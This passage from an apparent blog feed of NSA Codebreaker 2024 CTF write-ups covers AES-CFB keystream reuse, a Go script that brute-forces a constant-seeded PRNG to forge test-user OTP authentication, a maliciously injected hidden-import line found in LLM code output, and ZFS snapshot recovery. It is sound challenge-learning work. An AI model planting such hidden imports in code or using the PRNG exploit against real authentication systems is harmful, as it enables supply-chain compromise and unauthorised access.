
<p>Why does this work ? The keystream is comprised of the AES key and the IV. <code class="language-plaintext highlighter-rouge">pm</code> uses the master password and a static salt when deriving the AES key. Since the salt and master password are the same for the AWS and USB-128 password the same key is generated each time. The IV is just the timestamp of when a password is added with <code class="language-plaintext highlighter-rouge">pm</code>, since these passwords were added at the same time by <code class="language-plaintext highlighter-rouge">570RM</code> they have the same IV.</p>

<p>After getting the first keystream block with 
<code class="language-plaintext highlighter-rouge">"z0P&lt;X]w?rS</code>‘M@c&lt;}:” XOR 7030414ed7d2e57fd52cea1063f1e31c4c1a = 47697412116f3c694013335b19183b7b<code class="language-plaintext highlighter-rouge">
And getting the first block of USB-128 plaintext with
</code>47697412116f3c694013335b19183b7b XOR 3759355cc6bdd916953fd94b7ae9d867d4f5 = =Y$.I2KV2@S|TXXG`</p>

<p>However, this is not everything we need, we only were able to recover the 1st block of plaintext (16 bytes). To recover the rest of the password I had to use a python script <code class="language-plaintext highlighter-rouge">brute_force.py</code> to guess all passwords from the set defined in <code class="language-plaintext highlighter-rouge">pm</code> against <code class="language-plaintext highlighter-rouge">gocryptfs</code> and the encrypted files. After a bit of time we finally got the full password.</p>

<p><code class="language-plaintext highlighter-rouge">=Y$.I2KV2@S|TXXGZ-</code>
Using it we decrypt the files and get our flag !</p>

<p>This was my favorite challenge out of codebreaker this year, I had a lot of fun with this one.</p>]]></content><author><name>Ethan Flowers</name></author><category term="ctf" /><category term="nsa-codebreaker" /><category term="reverse-engineering" /><category term="cryptography" /><summary type="html"><![CDATA[Reverse engineering and crypto: a Hastad broadcast attack plus AES-CFB keystream reuse to recover a gocryptfs password.]]></summary></entry><entry><title type="html">NSA Codebreaker 2024 · Task 4: LLMs never lie</title><link href="https://ethanflowers.github.io/2024-12-28-nsa-codebreaker24-task4/" rel="alternate" type="text/html" title="NSA Codebreaker 2024 · Task 4: LLMs never lie" /><published>2024-12-28T08:41:04-05:00</published><updated>2024-12-28T08:41:04-05:00</updated><id>https://ethanflowers.github.io/nsa-codebreaker24-task4</id><content type="html" xml:base="https://ethanflowers.github.io/2024-12-28-nsa-codebreaker24-task4/"><![CDATA[<h1 id="task-4---llms-never-lie---programming-forensics">Task 4 - LLMs never lie - (Programming, Forensics)</h1>
<h2 id="points-200">Points: 200</h2>

<h4 id="description">Description:</h4>
<blockquote>
  <p>Great work! With a credible threat proven, NSA’s Cybersecurity Collaboration Center reaches out to GA and discloses the vulnerability with some indicators of compromise (IoCs) to scan for.</p>

  <p>New scan reports in hand, GA’s SOC is confident they’ve been breached using this attack vector. They’ve put in a request for support from NSA, and Barry is now tasked with assisting with the incident response.</p>

  <p>While engaging the development teams directly at GA, you discover that their software engineers rely heavily on an offline LLM to assist in their workflows. A handful of developers vaguely recall once getting some confusing additions to their responses but can’t remember the specifics.</p>

  <p>Barry asked for a copy of the proprietary LLM model, but approvals will take too long. Meanwhile, he was able to engage GA’s IT Security to retrieve partial audit logs for the developers and access to a caching proxy for the developers’ site.</p>

  <p>Barry is great at DFIR, but he knows what he doesn’t know, and LLMs are outside of his wheelhouse for now. Your mutual friend Dominique was always interested in GAI and now works in Research Directorate.</p>

  <p>The developers use the LLM for help during their work duties, and their AUP allows for limited personal use. GA IT Security has bound the audit log to an estimated time period and filtered it to specific processes. Barry sent a client certificate for you to authenticate securely with the caching proxy using https://34.195.208.56/?q=query%20string.</p>

  <p>You bring Dominique up to speed on the importance of the mission. They receive a nod from their management to spend some cycles with you looking at the artifacts. You send the audit logs their way and get to work looking at this one.</p>

  <p>Find any snippet that has been purposefully altered.</p>
</blockquote>

<h4 id="downloads">Downloads:</h4>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Client certificate issued by the GA CA (client.crt)
Client private key used to establish a secure connection (client.key)
TTY audit log of a developer's shell activity (audit.log)
</code></pre></div></div>

<h4 id="prompt">Prompt:</h4>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>A maliciously altered line from a code snippet
</code></pre></div></div>

<h3 id="initial-analysis">Initial Analysis</h3>
<p>Checking out the challenge files:
Files to authenticate with proxy cache
	- client.crt
	- client.key</p>

<p>audit.log
	- tty log of dev terminal sessions
	- ansi escape codes \033
	- keystrokes/commands \x08 delete
    - gagpt queries</p>

<p>proxy cache
	- send query with gagpt prompt get gagpt responses
	- https://34.195.208.56/?q=query%20string</p>

<h3 id="plan-of-attack">Plan of Attack</h3>
<p>My general plan of attack for this challenge
Attack
	- clean up log files, get original text, ie parse ansi escapes and dentitions etc…
	- query all gagpt prompts from caching server
	- find all code snippets from reponses 
	- audit code snippets for malicious code?</p>
<h4 id="cleaning">Cleaning</h4>
<p>Cleaning we need to clean up the <code class="language-plaintext highlighter-rouge">audit.log</code> file to get plain text. There are multiple different escaped control characters, ansi escape sequences and other log info that need to be parsed and cleaned. I wrote a python script that parses the <code class="language-plaintext highlighter-rouge">audit.log</code> file to get just the commands that the devs entered into their terminal.</p>

<ul>
  <li>removing lines with \x03</li>
  <li>parse the ansi escapes with parse2.py
    <ul>
      <li>interpret left and right arrows, delete key</li>
      <li><code class="language-plaintext highlighter-rouge">\x08</code> backspace key</li>
      <li><code class="language-plaintext highlighter-rouge">\x03</code> control-c</li>
      <li><code class="language-plaintext highlighter-rouge">\x01 text \x05</code> cut-paste</li>
    </ul>
  </li>
</ul>

<h4 id="query">Query</h4>
<p>Once the <code class="language-plaintext highlighter-rouge">audit.log</code> was cleaned I could extract all <code class="language-plaintext highlighter-rouge">gagpt</code> commands and grab the prompts from them. Armed with the prompts it was just a matter of authenticating and querying the proxy server for all of the responses.</p>

<h4 id="parsing-gagpt-responses">Parsing GaGPT Responses</h4>
<p>The proxy server returned each <code class="language-plaintext highlighter-rouge">gagpt</code> response in json formatting, with the actual responses written using markdown. Since we were looking for malicious code alterations I filtered for responses that only had ``` within them.</p>

<p><code class="language-plaintext highlighter-rouge">grep -Eio "\</code>``<a href="\\\n">A-Z</a>([^```])+```” responses.log &gt; just_code_snips`</p>

<p>After lots of reading and combing through the code snippets, I finally found the maliciously altered code line!</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">SCALE</span> <span class="o">=</span> <span class="mi">1000</span>

<span class="k">def</span> <span class="nf">to_fixed</span><span class="p">(</span><span class="n">f</span><span class="p">):</span>
    <span class="nb">globals</span><span class="p">()[</span><span class="s">'ga'</span><span class="p">]</span> <span class="o">=</span> <span class="nb">__import__</span><span class="p">(</span><span class="s">'g6961a8'</span><span class="p">)</span>
    <span class="k">return</span> <span class="nb">round</span><span class="p">(</span><span class="n">f</span> <span class="o">*</span> <span class="n">SCALE</span><span class="p">)</span>

<span class="k">def</span> <span class="nf">from_fixed</span><span class="p">(</span><span class="n">i</span><span class="p">):</span>
    <span class="k">return</span> <span class="n">i</span> <span class="o">/</span> <span class="n">SCALE</span>

<span class="k">def</span> <span class="nf">multiply</span><span class="p">(</span><span class="n">a</span><span class="p">,</span> <span class="n">b</span><span class="p">):</span>
    <span class="k">return</span> <span class="p">(</span><span class="n">a</span> <span class="o">*</span> <span class="n">b</span><span class="p">)</span> <span class="o">//</span> <span class="n">SCALE</span>

<span class="k">def</span> <span class="nf">divide</span><span class="p">(</span><span class="n">a</span><span class="p">,</span> <span class="n">b</span><span class="p">):</span>
    <span class="k">return</span> <span class="p">(</span><span class="n">a</span> <span class="o">*</span> <span class="n">SCALE</span><span class="p">)</span> <span class="o">//</span> <span class="n">b</span>
</code></pre></div></div>

<p>Now we can submit our flag <code class="language-plaintext highlighter-rouge">globals()['ga'] = __import__('g6961a8')</code></p>]]></content><author><name>Ethan Flowers</name></author><category term="ctf" /><category term="nsa-codebreaker" /><category term="programming" /><category term="forensics" /><summary type="html"><![CDATA[Programming and forensics: parsing TTY audit logs and querying a proxy to find a maliciously altered LLM code snippet.]]></summary></entry><entry><title type="html">NSA Codebreaker 2024 · Task 3: How did they get in?</title><link href="https://ethanflowers.github.io/2024-12-26-nsa-codebreaker24-task3/" rel="alternate" type="text/html" title="NSA Codebreaker 2024 · Task 3: How did they get in?" /><published>2024-12-26T08:41:04-05:00</published><updated>2024-12-26T08:41:04-05:00</updated><id>https://ethanflowers.github.io/nsa-codebreaker24-task3</id><content type="html" xml:base="https://ethanflowers.github.io/2024-12-26-nsa-codebreaker24-task3/"><![CDATA[<h1 id="task-3---how-did-they-get-in---reverse-engineering-vulnerability-research">Task 3 - How did they get in? - (Reverse Engineering, Vulnerability Research)</h1>
<h2 id="points-200">Points: 200</h2>

<h4 id="description">Description:</h4>
<blockquote>
  <p>Great work finding those files! Barry shares the files you extracted with the blue team who share it back to Aaliyah and her team. As a first step, she ran strings across all the files found and noticed a reference to a known DIB, “Guardian Armaments” She begins connecting some dots and wonders if there is a connection between the software and the hardware tokens. But what is it used for and is there a viable threat to Guardian Armaments (GA)?
She knows the Malware Reverse Engineers are experts at taking software apart and figuring out what it’s doing. Aaliyah reaches out to them and keeps you in the loop. Looking at the email, you realize your friend Ceylan is touring on that team! She is on her first tour of the Computer Network Operations Development Program
Barry opens up a group chat with three of you. He wants to see the outcome of the work you two have already contributed to. Ceylan shares her screen with you as she begins to reverse the software. You and Barry grab some coffee and knuckle down to help.
Figure out how the APT would use this software to their benefit</p>
</blockquote>

<h4 id="downloads">Downloads:</h4>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Executable from ZFS filesystem (server)
Retrieved from the facility, could be important? (shredded.jpg)
</code></pre></div></div>

<h4 id="prompt">Prompt:</h4>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Enter a valid JSON that contains the (3 interesting) keys and specific values that would have been logged if you had successfully leveraged the running software. Do ALL your work in lower case.
</code></pre></div></div>

<h3 id="initial-analysis">Initial Analysis</h3>
<ul>
  <li>shredded.jpg
    <ul>
      <li>An image of a shredded paper with “jasper_0” on it</li>
    </ul>
  </li>
  <li>server
    <ul>
      <li>Golang binary that interacts with some servers</li>
    </ul>
  </li>
</ul>

<h4 id="server-program">Server Program</h4>
<p>Checking out the <code class="language-plaintext highlighter-rouge">server</code> binary we can see that it is a Golang binary. Just playing around with the program we can see that it has something to do with GA OTP seed generation, and we can even see the <code class="language-plaintext highlighter-rouge">--help</code> output for the program.
<img src="/assets/img/nsa_24/task3-1.png" alt="The server binary help output showing OTP seed generation usage" /></p>

<p>Opening the <code class="language-plaintext highlighter-rouge">server</code> binary in IDA we can confirm that it is a Golang binary. Looking through the main function we can identify the core aspects of the program: 
	- Argument handling: auth server ip, debug level
	- Connects to auth server on IP_ARG:50052 
		- GRPC client Ping auth server
		- Logs <code class="language-plaintext highlighter-rouge">Connected to auth server</code>
	- If Auth conn success, registers new GRPC service called SeedgenAuthClient
		- Logs <code class="language-plaintext highlighter-rouge">Seedgen Server running on port 50051</code>
The <code class="language-plaintext highlighter-rouge">server</code> seems to operate with two main functionalites
	- Generate OTP seed for attacker 
	- Authenticate using OTP seed with GA authentication server</p>

<h4 id="extracting-grpc-protobufs">Extracting GRPC Protobufs</h4>
<p>After finding out that the program communicates using gRPC I did some research on the topic and found that <code class="language-plaintext highlighter-rouge">gRPC can use protocol buffers as both its Interface Definition Language (IDL) and as its underlying message interchange format.</code>. In order the understand the communication between the OTP client and the OTP server and the OTP server and the auth server we need to extract the protobufs from the program to see what data they are exchanging.</p>

<p>Luckily there is a great tool called <code class="language-plaintext highlighter-rouge">protodump</code> https://github.com/arkadiyt/protodump that allows us to do just that.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>go install github.com/arkadiyt/protodump/cmd/protodump@latest
./protodump -file server -output server_proto
</code></pre></div></div>
<p>This yields us two main <code class="language-plaintext highlighter-rouge">.proto</code> files 
	- <code class="language-plaintext highlighter-rouge">auth.proto</code> 
	- <code class="language-plaintext highlighter-rouge">seed_generation.proto</code></p>

<p><code class="language-plaintext highlighter-rouge">auth.proto</code> deals with communication with the GA authentication server and defines the following service:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>service AuthService {
   rpc Authenticate (.auth_service.AuthRequest) returns (.auth_service.AuthResponse) {}
   rpc RegisterOTPSeed (.auth_service.RegisterOTPSeedRequest) returns (.auth_service.RegisterOTPSeedResponse) {}
   rpc VerifyOTP (.auth_service.VerifyOTPRequest) returns (.auth_service.VerifyOTPResponse) {}
   rpc RefreshToken (.auth_service.RefreshTokenRequest) returns (.auth_service.RefreshTokenResponse) {}
   rpc Logout (.auth_service.LogoutRequest) returns (.auth_service.LogoutResponse) {}
   rpc Ping (.auth_service.PingRequest) returns (.auth_service.PingResponse) {}
}
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">seed_generation.proto</code> deals with OTP generation for the attackers and defines the following service</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>service SeedGenerationService {
  rpc GetSeed (.seed_generation.GetSeedRequest) returns (.seed_generation.GetSeedResponse) {}
  rpc Ping (.seed_generation.PingRequest) returns (.seed_generation.PingResponse) {}
  rpc StressTest (.seed_generation.StressTestRequest) returns (.seed_generation.StressTestResponse) {}
}
</code></pre></div></div>

<p>The main focus of our reversing needs to focus on the functions defined in <code class="language-plaintext highlighter-rouge">seed_generation.proto</code> because these are the functions handled by the <code class="language-plaintext highlighter-rouge">server</code> program.All functions defined in <code class="language-plaintext highlighter-rouge">auth.proto</code> are handled by the GA auth server, the <code class="language-plaintext highlighter-rouge">server</code> program simply calls those functions when trying to authenticate or perform other actions.</p>

<h4 id="seed-generation">Seed Generation</h4>
<p>Taking a look at the functions for the seed generation</p>
<ul>
  <li>GetSeed(username,password)-&gt;
    <ul>
      <li>Calls SeedgenAuthClient with username and password</li>
    </ul>
  </li>
  <li>Ping-&gt; not  implemented</li>
  <li>StressTest(username,password,count)-&gt;
    <ul>
      <li>Calls SeedgenAuthClient <code class="language-plaintext highlighter-rouge">count</code> number of times with specified user and pass</li>
    </ul>
  </li>
  <li>SeedgenAuthClient(username, password)
    <ul>
      <li>(test user) does not check with auth server, returns currentRand 
      - takes username, splits into 4 bytes each, xor 4 bytes at a time with random value, at the end if they match secret user authenticated</li>
      <li>
        <p>(normal user) auth username/pass with auth server, if success, return currentRand</p>

        <ul>
          <li>Seed: 8571976444103895581, Count: 11018</li>
        </ul>
      </li>
    </ul>
  </li>
</ul>

<p>To help with understanding the code and what it does I also set up a mock environment for the <code class="language-plaintext highlighter-rouge">server</code> to run in. There is a mock auth server that implements the <code class="language-plaintext highlighter-rouge">auth.proto</code> functions and there is the seed client that interacts with the <code class="language-plaintext highlighter-rouge">server</code> and calls the <code class="language-plaintext highlighter-rouge">seed_generation.proto</code> functions.</p>

<p>Running the <code class="language-plaintext highlighter-rouge">server</code> with my setup I get the following output when running the <code class="language-plaintext highlighter-rouge">GetSeed</code> function.
<img src="/assets/img/nsa_24/task3-4.png" alt="Output of running the server GetSeed function in the mock environment" />
Looking at the logs of <code class="language-plaintext highlighter-rouge">server</code> there is some interesting json data outputed. 
<code class="language-plaintext highlighter-rouge">{"time":"2024-12-28T21:27:04.326753666-05:00","level":"INFO","msg":"Registered OTP seed with authentication service","username":"jasper_o","seed":6772816360909418114,"count":1}</code> 
Knowing that we need three values the ones that standout are “username”, “seed” and “count” these must be the 3 json values we need to get for this challenge !</p>

<h3 id="attack-planning">Attack Planning</h3>
<p>Goal: Find the values for “username”, “seed” and “count”  when we authenticate as test user</p>

<p>Investigating how a test user is checked in the <code class="language-plaintext highlighter-rouge">SeedgenAuthClient</code> function we see
<img src="/assets/img/nsa_24/task3-2.png" alt="Decompiled SeedgenAuthClient showing the test-user XOR authentication check" />
<img src="/assets/img/nsa_24/task3-3.png" alt="Continuation of the test-user check comparing the XOR result against 0x8477E86A" /></p>
<ol>
  <li>tmp = currentRand</li>
  <li>It loops over the username 4 bytes at a time (Performs special cases for &lt; 3 bytes)</li>
  <li>tmp = tmp XOR name_bytes</li>
  <li>Check if tmp == 0x8477E86A, if so we authenticate as test user !</li>
</ol>

<p>This check has a flaw, the “random” number is not truly random, running <code class="language-plaintext highlighter-rouge">server</code> multiple times generates the same random numbers each time, which means that the random number generator has been seeded with a constant value !</p>

<p>Looking back at the program we can find that in <code class="language-plaintext highlighter-rouge">main_NewSeedgenAuthClient</code> 
<img src="/assets/img/nsa_24/task3-5.png" alt="The NewSeedgenAuthClient function setting a constant seed for the RNG" />
The program sets a seed for the random function
<code class="language-plaintext highlighter-rouge">math_rand_Seed(0x1DC9040E6A462LL);</code></p>

<h1 id="attack">Attack</h1>

<p>With this knowledge we can now create a program that does the following:</p>
<ul>
  <li>Generate random number (with seeded value)</li>
  <li>Check if it satisfies the test user check
    <ul>
      <li>If so, output the random number and the count</li>
      <li>If not, increment count, move to next random number</li>
    </ul>
  </li>
</ul>

<div class="language-go highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">package</span> <span class="n">main</span>

<span class="k">import</span> <span class="p">(</span>
	<span class="s">"encoding/binary"</span>
	<span class="s">"fmt"</span>
	<span class="s">"math/rand"</span>
<span class="p">)</span>

<span class="k">func</span> <span class="n">Reverse</span><span class="p">(</span><span class="n">s</span> <span class="kt">string</span><span class="p">)</span> <span class="kt">string</span> <span class="p">{</span>
	<span class="n">runes</span> <span class="o">:=</span> <span class="p">[]</span><span class="kt">rune</span><span class="p">(</span><span class="n">s</span><span class="p">)</span>
	<span class="k">for</span> <span class="n">i</span><span class="p">,</span> <span class="n">j</span> <span class="o">:=</span> <span class="m">0</span><span class="p">,</span> <span class="nb">len</span><span class="p">(</span><span class="n">runes</span><span class="p">)</span><span class="o">-</span><span class="m">1</span><span class="p">;</span> <span class="n">i</span> <span class="o">&lt;</span> <span class="n">j</span><span class="p">;</span> <span class="n">i</span><span class="p">,</span> <span class="n">j</span> <span class="o">=</span> <span class="n">i</span><span class="o">+</span><span class="m">1</span><span class="p">,</span> <span class="n">j</span><span class="o">-</span><span class="m">1</span> <span class="p">{</span>
		<span class="n">runes</span><span class="p">[</span><span class="n">i</span><span class="p">],</span> <span class="n">runes</span><span class="p">[</span><span class="n">j</span><span class="p">]</span> <span class="o">=</span> <span class="n">runes</span><span class="p">[</span><span class="n">j</span><span class="p">],</span> <span class="n">runes</span><span class="p">[</span><span class="n">i</span><span class="p">]</span>
	<span class="p">}</span>
	<span class="k">return</span> <span class="kt">string</span><span class="p">(</span><span class="n">runes</span><span class="p">)</span>
<span class="p">}</span>

<span class="k">func</span> <span class="n">xor4</span><span class="p">(</span><span class="n">value</span> <span class="p">[]</span><span class="kt">byte</span><span class="p">,</span> <span class="n">key</span> <span class="p">[]</span><span class="kt">byte</span><span class="p">)</span> <span class="p">[]</span><span class="kt">byte</span> <span class="p">{</span>
	<span class="n">ans</span> <span class="o">:=</span> <span class="nb">make</span><span class="p">([]</span><span class="kt">byte</span><span class="p">,</span> <span class="m">4</span><span class="p">)</span>
	<span class="k">for</span> <span class="n">i</span> <span class="o">:=</span> <span class="m">0</span><span class="p">;</span> <span class="n">i</span> <span class="o">&lt;</span> <span class="m">4</span><span class="p">;</span> <span class="n">i</span><span class="o">++</span> <span class="p">{</span>
		<span class="n">ans</span><span class="p">[</span><span class="n">i</span><span class="p">]</span> <span class="o">=</span> <span class="n">value</span><span class="p">[</span><span class="n">i</span><span class="p">]</span> <span class="o">^</span> <span class="n">key</span><span class="p">[</span><span class="n">i</span><span class="p">]</span>
	<span class="p">}</span>
	<span class="k">return</span> <span class="n">ans</span>
<span class="p">}</span>

<span class="c">// Helper function to XOR every 4 bytes of the string with the provided key</span>
<span class="k">func</span> <span class="n">xorBytesWithKey</span><span class="p">(</span><span class="n">data</span> <span class="kt">string</span><span class="p">,</span> <span class="n">key</span> <span class="kt">uint32</span><span class="p">)</span> <span class="p">[]</span><span class="kt">byte</span> <span class="p">{</span>
	<span class="c">// Convert number to a byte slice (big-endian)</span>
	<span class="n">numBytes</span> <span class="o">:=</span> <span class="nb">make</span><span class="p">([]</span><span class="kt">byte</span><span class="p">,</span> <span class="m">4</span><span class="p">)</span>
	<span class="n">binary</span><span class="o">.</span><span class="n">BigEndian</span><span class="o">.</span><span class="n">PutUint32</span><span class="p">(</span><span class="n">numBytes</span><span class="p">,</span> <span class="n">key</span><span class="p">)</span>
	<span class="n">xorResult</span> <span class="o">:=</span> <span class="nb">make</span><span class="p">([]</span><span class="kt">byte</span><span class="p">,</span> <span class="m">4</span><span class="p">)</span>
	<span class="k">for</span> <span class="n">i</span> <span class="o">:=</span> <span class="m">0</span><span class="p">;</span> <span class="n">i</span> <span class="o">&lt;</span> <span class="nb">len</span><span class="p">(</span><span class="n">data</span><span class="p">);</span> <span class="n">i</span> <span class="o">+=</span> <span class="m">4</span> <span class="p">{</span>

		<span class="n">strBytes</span> <span class="o">:=</span> <span class="p">[]</span><span class="kt">byte</span><span class="p">(</span><span class="n">Reverse</span><span class="p">(</span><span class="n">data</span><span class="p">[</span><span class="n">i</span> <span class="o">:</span> <span class="n">i</span><span class="o">+</span><span class="m">4</span><span class="p">]))</span>
		<span class="n">xorResult</span> <span class="o">=</span> <span class="n">xor4</span><span class="p">(</span><span class="n">strBytes</span><span class="p">,</span> <span class="n">numBytes</span><span class="p">)</span>
	<span class="p">}</span>

	<span class="k">return</span> <span class="n">xorResult</span>
<span class="p">}</span>

<span class="k">func</span> <span class="n">main</span><span class="p">()</span> <span class="p">{</span>
	<span class="n">rand</span><span class="o">.</span><span class="n">Seed</span><span class="p">(</span><span class="m">0x1DC9040E6A462</span><span class="p">)</span>

	<span class="n">count</span> <span class="o">:=</span> <span class="m">10000000000000000</span>
	<span class="n">prevRand</span> <span class="o">:=</span> <span class="n">rand</span><span class="o">.</span><span class="n">Int63</span><span class="p">()</span>
	<span class="k">for</span> <span class="n">i</span> <span class="o">:=</span> <span class="m">1</span><span class="p">;</span> <span class="n">i</span> <span class="o">&lt;</span> <span class="n">count</span><span class="p">;</span> <span class="n">i</span><span class="o">++</span> <span class="p">{</span>
		<span class="c">// Generate a random 63-bit number</span>
		<span class="n">randomValue</span> <span class="o">:=</span> <span class="n">rand</span><span class="o">.</span><span class="n">Int63</span><span class="p">()</span>

		<span class="n">lower4Bytes</span> <span class="o">:=</span> <span class="kt">uint32</span><span class="p">(</span><span class="n">prevRand</span> <span class="o">&amp;</span> <span class="m">0xFFFFFFFF</span><span class="p">)</span>

		<span class="n">data</span> <span class="o">:=</span> <span class="s">"jasper_09409"</span>
		<span class="n">xorResult</span> <span class="o">:=</span> <span class="n">xorBytesWithKey</span><span class="p">(</span><span class="n">data</span><span class="p">,</span> <span class="n">lower4Bytes</span><span class="p">)</span>

		<span class="n">a</span> <span class="o">:=</span> <span class="n">binary</span><span class="o">.</span><span class="n">BigEndian</span><span class="o">.</span><span class="n">Uint32</span><span class="p">(</span><span class="n">xorResult</span><span class="p">)</span>
		<span class="k">if</span> <span class="n">a</span> <span class="o">==</span> <span class="m">0x8477E86A</span> <span class="p">{</span>
			<span class="n">fmt</span><span class="o">.</span><span class="n">Printf</span><span class="p">(</span><span class="s">"Answer found !!</span><span class="se">\n\n</span><span class="s">"</span><span class="p">)</span>
			<span class="n">fmt</span><span class="o">.</span><span class="n">Printf</span><span class="p">(</span><span class="s">"Count: %d</span><span class="se">\n</span><span class="s">"</span><span class="p">,</span> <span class="n">i</span><span class="p">)</span>
			<span class="n">fmt</span><span class="o">.</span><span class="n">Printf</span><span class="p">(</span><span class="s">"Seed Value: %d</span><span class="se">\n</span><span class="s">"</span><span class="p">,</span> <span class="n">randomValue</span><span class="p">)</span>
			<span class="n">fmt</span><span class="o">.</span><span class="n">Printf</span><span class="p">(</span><span class="s">"Lower 4 Bytes: 0x%X</span><span class="se">\n</span><span class="s">"</span><span class="p">,</span> <span class="n">lower4Bytes</span><span class="p">)</span>
			<span class="n">fmt</span><span class="o">.</span><span class="n">Printf</span><span class="p">(</span><span class="s">"XOR Result: 0x%X</span><span class="se">\n\n</span><span class="s">"</span><span class="p">,</span> <span class="n">xorResult</span><span class="p">)</span>
			<span class="n">fmt</span><span class="o">.</span><span class="n">Printf</span><span class="p">(</span><span class="s">"Prev seed %d, 0x%X"</span><span class="p">,</span> <span class="n">prevRand</span><span class="p">)</span>
			<span class="k">break</span>
		<span class="p">}</span>
		<span class="n">prevRand</span> <span class="o">=</span> <span class="n">randomValue</span>
	<span class="p">}</span>
<span class="p">}</span>
</code></pre></div></div>
<p>Ok, so we can generate numbers with our seed and check the test user, but what username do we use ? I originally was using the username from the <code class="language-plaintext highlighter-rouge">shredded.jpg</code> jasper_0, but when I ran the script and found a value it did not work ! After double and triple checking my script and a Get Help request, I finally found what I was missing, the rest of the username. Looking back at the first challenge we can see the full user name is <code class="language-plaintext highlighter-rouge">jasper_09409</code>, using this in the script gave us our flag !</p>

<p><code class="language-plaintext highlighter-rouge">{"username":"jasper_09409","seed":3755401030868833159,"count":7400755426}</code></p>]]></content><author><name>Ethan Flowers</name></author><category term="ctf" /><category term="nsa-codebreaker" /><category term="reverse-engineering" /><category term="vuln-research" /><summary type="html"><![CDATA[Reverse engineering a Go gRPC OTP seed server to exploit a seeded PRNG and forge a test-user authentication.]]></summary></entry><entry><title type="html">NSA Codebreaker 2024 · Task 2: Driving Me Crazy</title><link href="https://ethanflowers.github.io/2024-12-26-nsa-codebreaker24-task2/" rel="alternate" type="text/html" title="NSA Codebreaker 2024 · Task 2: Driving Me Crazy" /><published>2024-12-26T08:41:03-05:00</published><updated>2024-12-26T08:41:03-05:00</updated><id>https://ethanflowers.github.io/nsa-codebreaker24-task2</id><content type="html" xml:base="https://ethanflowers.github.io/2024-12-26-nsa-codebreaker24-task2/"><![CDATA[<h1 id="task-2---driving-me-crazy---forensics-devops">Task 2 - Driving Me Crazy - (Forensics, DevOps)</h1>
<h2 id="points-30">Points: 30</h2>

<h4 id="description">Description:</h4>
<blockquote>
  <p>Having contacted the NSA liaison at the FBI, you learn that a facility at this address is already on a FBI watchlist for suspected criminal activity.</p>

  <p>With this tip, the FBI acquires a warrant and raids the location.</p>

  <p>Inside they find the empty boxes of programmable OTP tokens, but the location appears to be abandoned. We’re concerned about what this APT is up to! These hardware tokens are used to secure networks used by Defense Industrial Base companies that produce critical military hardware.</p>

  <p>The FBI sends the NSA a cache of other equipment found at the site. It is quickly assigned to an NSA forensics team. Your friend Barry enrolled in the Intrusion Analyst Skill Development Program and is touring with that team, so you message him to get the scoop. Barry tells you that a bunch of hard drives came back with the equipment, but most appear to be securely wiped. He managed to find a drive containing what might be some backups that they forgot to destroy, though he doesn’t immediately recognize the data. Eager to help, you ask him to send you a zip containing a copy of the supposed backup files so that you can take a look at it.</p>

  <p>If we could recover files from the drives, it might tell us what the APT is up to. Provide a list of unique SHA256 hashes of all files you were able to find from the backups. Example (2 unique hashes):</p>
</blockquote>

<h4 id="downloads">Downloads:</h4>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>disk backups (archive.tar.bz2)
</code></pre></div></div>

<h4 id="prompt">Prompt:</h4>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Provide your list of SHA256 hashes
</code></pre></div></div>

<h3 id="initial-analysis">Initial Analysis</h3>
<p>Unpacking the archive we are presented with a list of files 
<img src="/assets/img/nsa_24/task2-1.png" alt="Listing of the files unpacked from the disk backup archive" />
Viewing their type</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>logseq59142676817952: ZFS snapshot (little-endian machine), version 17, type: ZFS, destination GUID: 23 6E 4F 12 45 FFFFFFF4 FFFFFFF6 FFFFFFA7, name: 'uwsypool/tlfs@logseq59142676817952'
</code></pre></div></div>
<p>It looks like these are ZFS backup files, <code class="language-plaintext highlighter-rouge">logseq59142676817952</code> is the initial backup of the file system and all other files ending in <code class="language-plaintext highlighter-rouge">-i</code> are the incremental backups.</p>

<h3 id="restoring-zfs-backup">Restoring ZFS Backup</h3>
<p>In order to get all of the files that were backed up on the system we need to apply the ZFS snapshots in order <code class="language-plaintext highlighter-rouge">initial_backup-&gt;1st_incremental-&gt;2nd_incremental...</code></p>

<p>Create zfs pool
<code class="language-plaintext highlighter-rouge">zfs create uwsypool/tlfs</code></p>

<p>Then add the snapshots
<code class="language-plaintext highlighter-rouge">sudo zfs receive -F uwsypool/tlfs &lt; logseq59142676817952</code></p>

<p>To find the next snapshot the destination GUID should match with source GUID of the next file so,</p>

<p><code class="language-plaintext highlighter-rouge">logseq59142676817952: destination GUID: 23 6E 4F 12 45 FFFFFFF4 FFFFFFF6 FFFFFFA7</code>
matches with</p>

<p><code class="language-plaintext highlighter-rouge">logseq270862233331189-i: ZFS snapshot (little-endian machine), version 17, type: ZFS, destination GUID: FFFFFFE2 FFFFFFC3 FFFFFFF4 FFFFFF84 FFFFFFBA 3B 78 FFFFFFCC, source GUID: 23 6E 4F 12 45 FFFFFFF4 FFFFFFF6 FFFFFFA7, name: 'uwsypool/tlfs@logseq270862233331189'</code></p>

<p>then
<code class="language-plaintext highlighter-rouge">sudo zfs receive -F uwsypool/tlfs &lt; logseq270862233331189-i</code></p>

<p>We continue this until we have received all the snapshots.
Once all snapshots are added make the <code class="language-plaintext highlighter-rouge">.zfs</code> directory visible with 
<code class="language-plaintext highlighter-rouge">sudo zfs set snapdir=visible uwsypool/tlfs</code>
Accessing this directory will allow us to view deleted files and add them to our hash list</p>

<h3 id="getting-our-hashes">Getting our Hashes</h3>
<p>To get all of the hashes I wrote a bash script to recursively get all sha256 hashes for all files in /uwsypool/tlfs</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>#!/bin/bash

if [ $# -eq 0 ]; then
    # Use current directory if no argument provided
    DIR="."
else
    DIR="$1"
fi

